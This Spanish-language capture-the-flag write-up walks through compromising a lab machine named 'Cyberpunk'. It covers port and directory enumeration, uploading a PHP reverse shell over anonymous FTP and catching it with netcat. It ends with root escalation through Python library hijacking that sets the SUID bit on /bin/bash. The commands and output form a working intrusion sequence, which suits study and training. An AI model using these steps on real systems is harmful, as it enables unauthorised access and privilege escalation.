
Ciberpunk

```
❯ nmap -sS --open -p- -Pn -n -vvv 192.168.137.8
```





```
❯ nmap -sCV -p21,22,80 -Pn -n -vvv 192.168.137.8
```


21/tcp open ftp syn-ack ttl 64
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 2 0 0 4096 May 1 2024 images
| -rw-r--r-- 1 0 0 713 May 1 2024 index.html
|_-rw-r--r-- 1 0 0 923 May 1 2024 secret.txt
| fingerprint-strings:
| GenericLines:

ACCT* REIN* LIST NLST STAT SITE MLSD MLST
| comentario a
root@Cyberpunk

22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open http syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))





leemos todo


```
whatweb 192.168.137.8
```

http://192.168.137.8 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[192.168.137.8], Title[Arasaka]

vemos q el contenido del ftp y del lo fuzzeado es lo mismo, entonces el ftp es el index

```
> gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.137.8/ -t 50 -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.8/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 713]
/images               (Status: 301) [Size: 315] [--> http://192.168.137.8/images/]
/.html                (Status: 403) [Size: 278]
/secret.txt           (Status: 200) [Size: 923]
```


le ponemos una reverse via ftp





```
> ftp anonymous@192.168.137.8
Connected to 192.168.137.8.
220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.137.8]
331 Conexión anónima ok, envía tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||31913|)
150 Abriendo conexión de datos en modo BINARY para rev.php
100% |*****************************************************************************************************|  2587        6.39 MiB/s    00:00 ETA
226 Transferencia completada
2587 bytes sent in 00:00 (1.01 MiB/s)
ftp> l
?Ambiguous command.
ftp>
> nc -nlvp 1234
listening on [any] 1234 ...
connect to [REDACTED] from (UNKNOWN) [192.168.137.8] 41036
Linux Cyberpunk 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64 GNU/Linux
 02:21:34 up 38 min,  0 user,  load average: 0.70, 4.76, 2.89
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```


luego de buscar un ratito encuentro esto en brainfuck, vamos a decodificarlo

```
-rwxrwxrwx 1 root root  201 May  1  2024 arasaka.txt
www-data@Cyberpunk:/opt$ cat arasaka.txt
++++++++++[>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>+++++>+++++>+++++++<<<<<<<<<<
«<—]>—.>+.>—.>+.>++++.>++.>———.>.>———.>.>—.>———— ..
www-data@Cyberpunk:/opt$
```





vemos que se importa la libreria base64, entonces nos creamos el archivo en el path donde ejecutamos el randombase64 (library hijacking) y le damos permisos suid a la bash



```
  GNU nano 7.2
import os

os.system("chmod +s /bin/bash")
```

```
arasaka@Cyberpunk:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1265648 abr 23  2023 /bin/bash
arasaka@Cyberpunk:~$ nano base64.py
arasaka@Cyberpunk:~$ sudo -u root /usr/bin/python3.11 /home/arasaka/randombase64.py
Enter your stringsdfsd
Traceback (most recent call last):
  File "/home/arasaka/randombase64.py", line 4, in <module>
    base64_bytes = base64.b64encode(message_bytes)
                   ^^^^^^^^^^^^^^^^
AttributeError: module 'base64' has no attribute 'b64encode'
arasaka@Cyberpunk:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 abr 23  2023 /bin/bash
arasaka@Cyberpunk:~$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```